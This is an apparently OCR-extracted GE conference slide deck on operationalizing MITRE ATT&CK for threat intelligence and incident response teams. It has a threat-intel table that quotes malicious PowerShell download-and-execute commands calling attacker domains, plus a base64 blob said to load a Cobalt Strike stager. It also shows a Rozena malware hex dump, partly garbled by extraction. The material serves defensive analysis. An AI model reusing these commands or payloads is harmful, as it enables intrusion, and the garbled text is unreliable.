



Summiting the Pyramid of Pain: Operationalizing ATT&CK

Confidential. Not to be copied, distributed, or reproduced without prior approval.

Bios

Justin Sherenco

*Senior Staff Incident Responder
General Electric*



About me

- ✓ **8 years at GE** Working in IT for 18 years, 13 years in direct security and #DIRF responsibilities
- ✓ In the summer you'll find me and the family at state parks

Emma MacMullan

*Staff Cyber Intelligence Analyst
General Electric*




About me

- ✓ **2 years at GE** Specializing in Chinese actor intellectual property theft, PO for TIAMAT
- ✓ Training to run my 3rd half marathon, lover of kayaking and international travel


Summiting the Pyramid



The Pyramid of Pain



Intelligence Driven Defense (IDD) and ATT&CK




Key Takeaways

- 1 Intel and CIRT need to break out of siloed operations
 - An automated platform can ensure continuity among teams throughout the wing-to-wing process
- 2 ATT&CK
 - An ATT&CK operational workflow serves as a common language between CIRT and Intel and drives better detection

Tagging behaviors while collecting intelligence

Figure 2: Rozena uses the icon of a Microsoft Word file to disguise itself



```
00400000: 4E 5A 90 00-03 00 00 00-04 00 00 00-FF FF 00 00 32E7 4
00400010: B8 00 00 00-00 00 00 00-40 00 00 00-00 00 00 00 1 0
00400020: 00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00400030: 00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00400040: 0E 1F BA 0E-00 84 09 CD-21 88 01 4C-CD 21 54 68 2E]P {o=1\o=1\Th
00400050: 69 73 20 70-72 6F 67 72-61 60 20 63-61 66 66 66 is program canno
00400060: 74 20 62 65-20 72 75 66-20 69 66 20-44 4F 53 20 t be run in DOS
00400070: 6B 6E 64 65-2E 00 00 0A-24 00 00 00-00 00 00 00 mode.21\5
00400080: 50 45 00 00-04 C1 10 00-15 34 A5 5A-00 CE 08 00 PE Le 5462 10
00400090: 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55
```


Figure 3: File header of Rozena - note that the MZ header indicates a regular executable file

Upon execution, it will create a file in %Temp% folder with a fixed filename Hi&ki7hcxZwUI.



```
zys,-#-8-58)e271d446+uIy1*+t55-.r#=,1#0/L20#*1*t+1ly,u80s+4,J#8o1*,/x-61#
+oyDy,"8v1/,*81/,-q15+4%+ely:y,18|0-+1*P8d*/4/w6543581*+y0u,38y*-1,*/59h/+-
+w311%1+4-50,,/4yo---+88218+-0-1/54+*5y5u313y00-5e812-18 w718+4d+-+50_9ys-
+-+481\8*c91#W4+-+aV8*+s|0-*#+1 3/0-3#*1+ve|y498As+4,75+&14/(75C#83,d*2+
y)*8yE-...+38e,-/,*55>320+ely...+e81k+>+887/7,ox)54+&14*yy0y,2ay+86+88,-/2+e81
y01+**+5A,,(y)=+802|18\w011/\*4u*5a5a-* yy9+14*pp+*8 A221%4d+4d51p+*ys#*+ #4(
+-+87o2+*+84*,+uIy*+qs* ..#*=1 1+*420#*+e+<oy,98dsaa,1#861*+/(*6+<+d*oy).8u
0-d,+8 0/ /r25+44+oy,y,18|0-+0w8079/ ox|543%1+*y0,22y+84+,+72-/w+51%52**+
w05A,-/y1-+*84,9t081w|1/\*4t+tm5v-* yy9-51#Kp+18 0241&4d2+e51$4_4_p6=-+8/21\80(
j:1 24+9+uIy1+557+-(#*+184/401#*+t+1-y 98s+-,748z*+/(;5o+4+d*oy)\*ys+n-e,+*
8e,/71/n57236g+oy+9,-L8|k-+>+8d/7,1w|54,%1+cy00,%4z+88e/82/+/4+-+22%13ay50,
/8y1-+e5-pf081+01,54+*ta5w+*3yv0+-1#12-J8 q2f18[4#][R5]<+41sh=(2H(-+8*07,18V
4+o+uIy*+557,q+-| j,+050#4+v+3y0u,8As+4,p881)4/x;5+* 5+oydy):8v0+g.+88+*
```

Figure 4: The contents of "Hi&ki7hcxZwUI", as seen in HVIEW




Pre-automated intelligence processing

Kill Chain Level	Tactic	Technique	Source/Page #	Observed	Observed Usage Patterns	
					Patterns/Trends	Execution Notes
KC5_Installation	Defense_Evasion	Hidden Window	16-00015202, 7			Upon execution of embedded macro, the macro will attempt to obtain a 2nd stage PowerShell module by using the following PowerShell directive: Shell ("powershell.exe -w hidden -noni -nop -c ""iex(New-Object System.Net.WebClient).DownloadString('http://www1.chrome-")
KC5_Installation	Defense_Evasion	Obfuscated Files or Information	FE 16-00003818, 2	PowerShell		Multiple PowerShell-based payloads were analyzed; they are contained as sole batch files in addition to being encoded and executed within custom executables that assemble a PowerShell directive used for execution on an
KC5_Installation	Defense_Evasion	Obfuscated Files or Information	16-00015202, 7	encryption via AES-CBC		Downloads a PowerShell-based module, "rpi" (MD5: DC938F6D94CEC4E229402B47E53F46A7). This module is encrypted via AES-CBC using the key, "CJU0W5HNzx8PD3CU." Upon
KC5_Installation	Defense_Evasion	<p>The self-extracting executable serves as a downloader, running the following command:</p> <pre>cmd.exe /c powershell.exe -nop -w hidden -c "((new-object net.webclient).downloadstring('http://jpsrv-java-jdkec2.javaupdate[.]co:80/IPOST'))"</pre> <p>The C&C server sends back a short PowerShell code that loads a Cobalt Strike stager into memory.</p>				PowerShell Unicorn binaries used by Newscaster Team are largely custom tools that are anticipated to have distribution methods including but not limited to by weaponized Office document macros. During execution, the
KC5_Installation	Execution	<p>Unicorn Binaries as Intermediate Payloads</p> <p>KC5 - Execution - Powershell</p> <p>KC5 - Defense Evasion - Obfuscated Files or Information</p>				cts Cobalt
KC5_Installation	Execution	<pre>\$s>New-Object IO.MemoryStream,[Convert]::FromBase64String("H4siAAAAAA wQDQk5jkXicCYnJgnDsfzhdJ4EZzv7WqjR7Jsd97u3zQxQv1z Qw9mfl0bOWLuYD7t+syeQ4R8hATSh6mLwShKynO+eYZYCINSA 67mK8YCsFyRhRstXmQuLNPr0gh76PZ582zYgpdA7oSHCigP eCYOAh6KzFrlNh7EGmveWEKLvwBvg9CvYtIR0k9pDREIA7dKJ M1WHyhuJ7J2Dg XqI4h5ezpQ23p9exC-TcsqkLcV9Mn971hdY2sJ2o9fhrEhgnh UbSpfJ0Z7JHpyRBKQM700lJdQhVmSNHldJdYXXvmDNKFJLc SikfGE/vm15bkwn4vSgs+xccPvQOqVkyBy2zJ2kLR74dYQ5wSNHie561vdw/zaoyhBaOD4RWbIu n5VInJkCjQArw-ZaF5YU2C2+pQGxPtibcpgksu/BkFe6oYu-201MeQySwgBeQnEIOYuXbg91zBysO An8XN1DcgPd27TA6AW/tDppbhBN17ts2x3mlm-JSRISsxdIShJn4dCis+4LGR+mBouW PecLcJv1f0ngb6Y06eJduWtOH16Wt6P20VGwSrhw0o0ohOlp5DPC2zCzOeBarpV/b43H9X7uST7pGrZydpPK nEqTrJqJmpnSjVdR4HcvYOp8L2HStRmBMPbpahmeoyW7ZanEM+44VEDNTc39L1xOvBQbPnPRTx9a xh4Nu7bH2Oz7s2sJxXm-OBN0zyTXfASq593e39d7f27BpYs82k7z7qRd0t90RPxTsM0r1UQ4U6VO MbdBuBnRbvBqu2RaIm1gK2dd4eg1ab2Z7C6ugTxzax501dQr+NEGwdks0Bgg0Bcpta0266Wz2p3jcg qrbbobrL2mHV+jMfJ3q4B12t6DnHzbv64La1b8b0tou3n4OFK01nQ+uNIkd0ktaL0m7Fu7GMs uDOPDMoCyz1pu7Sd1co7xsvGlueJmZ32OVR+ebCilr76xfom0M2j0ZmHvGzWthuMzmsT uILc+JHDU38be0HW4em7BoMs7rdwR70hWC8KID2uWz IzQnGqmMa5ruB6g3n+4feC2zTvo9b8VHtU2d2KogEC-GEHTpqYqRspqYqVq4Nw+*CcPM Wg7QW15qf9gYegfGNBflG9fV2CH717Dvcg5t7sWlXjZE24bDpRVoAqJAXALKgGW71 LwH2Dy77Vm0jsrXG9bUhuyC4i0hgrFrawV1a2s81159tSqueH6+0jvmX9WyalnbOSy4afpc9q9c3Gox x5tDp4k+P4k0ufrFWMlllkfXeZagH6wFkkGum5Cm10sIttxKEobv9G+7mIpRlwq596BKGV21 MB/uUfOJE+2mokUJoxBbeKnsd0L1rcb336NBGGnPSVCQyLew5fJXOHY5nGfJufMUpb6e3+ZbYK d2npqJ0HISbYoUJMJ1Cu+EvULc9Yz2pmPFW/xH3+cvpxPoSpfEP/2G3f84gsLsh7YveQHie3bwXq VMAXxySf54WeB9PdHo3w5TVMin5cyrWVEoxCAxKxy68Yf0b2x8Ch2z2WbC+EOi2qdWVpUR9811L 5JnIEBQL4jBd8Kop0rXb9x9MnRm/Sj1sYEk3zT2QvRLeajSHOsJCIw638CgA+DIEYNAAA="),IE (New-Object IO.StreamReader([New-Object IO.Compression.GzipStream(\$s,[IO.Compression.CompressionMode]::Decompress))].ReadToEnd()); </pre> <p>Base64 encoded PowerShell code that loads Cobalt Strike stager into memory</p>				
KC5_Installation	Execution	<p>sends back a short PowerShell code that loads Cobalt Strike stager into memory</p>				\$s>New-Object IO.MemoryStream,[Convert]::FromBase64String("H4siAAAAAA wQDQk5jkXicCYnJgnDsfzhdJ4EZzv7WqjR7Jsd97u3zQxQv1z Qw9mfl0bOWLuYD7t+syeQ4R8hATSh6mLwShKynO+eYZYCINSA 67mK8YCsFyRhRstXmQuLNPr0gh76PZ582zYgpdA7oSHCigP eCYOAh6KzFrlNh7EGmveWEKLvwBvg9CvYtIR0k9pDREIA7dKJ M1WHyhuJ7J2Dg XqI4h5ezpQ23p9exC-TcsqkLcV9Mn971hdY2sJ2o9fhrEhgnh UbSpfJ0Z7JHpyRBKQM700lJdQhVmSNHldJdYXXvmDNKFJLc SikfGE/vm15bkwn4vSgs+xccPvQOqVkyBy2zJ2kLR74dYQ5wSNHie561vdw/zaoyhBaOD4RWbIu n5VInJkCjQArw-ZaF5YU2C2+pQGxPtibcpgksu/BkFe6oYu-201MeQySwgBeQnEIOYuXbg91zBysO An8XN1DcgPd27TA6AW/tDppbhBN17ts2x3mlm-JSRISsxdIShJn4dCis+4LGR+mBouW PecLcJv1f0ngb6Y06eJduWtOH16Wt6P20VGwSrhw0o0ohOlp5DPC2zCzOeBarpV/b43H9X7uST7pGrZydpPK nEqTrJqJmpnSjVdR4HcvYOp8L2HStRmBMPbpahmeoyW7ZanEM+44VEDNTc39L1xOvBQbPnPRTx9a xh4Nu7bH2Oz7s2sJxXm-OBN0zyTXfASq593e39d7f27BpYs82k7z7qRd0t90RPxTsM0r1UQ4U6VO MbdBuBnRbvBqu2RaIm1gK2dd4eg1ab2Z7C6ugTxzax501dQr+NEGwdks0Bgg0Bcpta0266Wz2p3jcg qrbbobrL2mHV+jMfJ3q4B12t6DnHzbv64La1b8b0tou3n4OFK01nQ+uNIkd0ktaL0m7Fu7GMs uDOPDMoCyz1pu7Sd1co7xsvGlueJmZ32OVR+ebCilr76xfom0M2j0ZmHvGzWthuMzmsT uILc+JHDU38be0HW4em7BoMs7rdwR70hWC8KID2uWz IzQnGqmMa5ruB6g3n+4feC2zTvo9b8VHtU2d2KogEC-GEHTpqYqRspqYqVq4Nw+*CcPM Wg7QW15qf9gYegfGNBflG9fV2CH717Dvcg5t7sWlXjZE24bDpRVoAqJAXALKgGW71 LwH2Dy77Vm0jsrXG9bUhuyC4i0hgrFrawV1a2s81159tSqueH6+0jvmX9WyalnbOSy4afpc9q9c3Gox 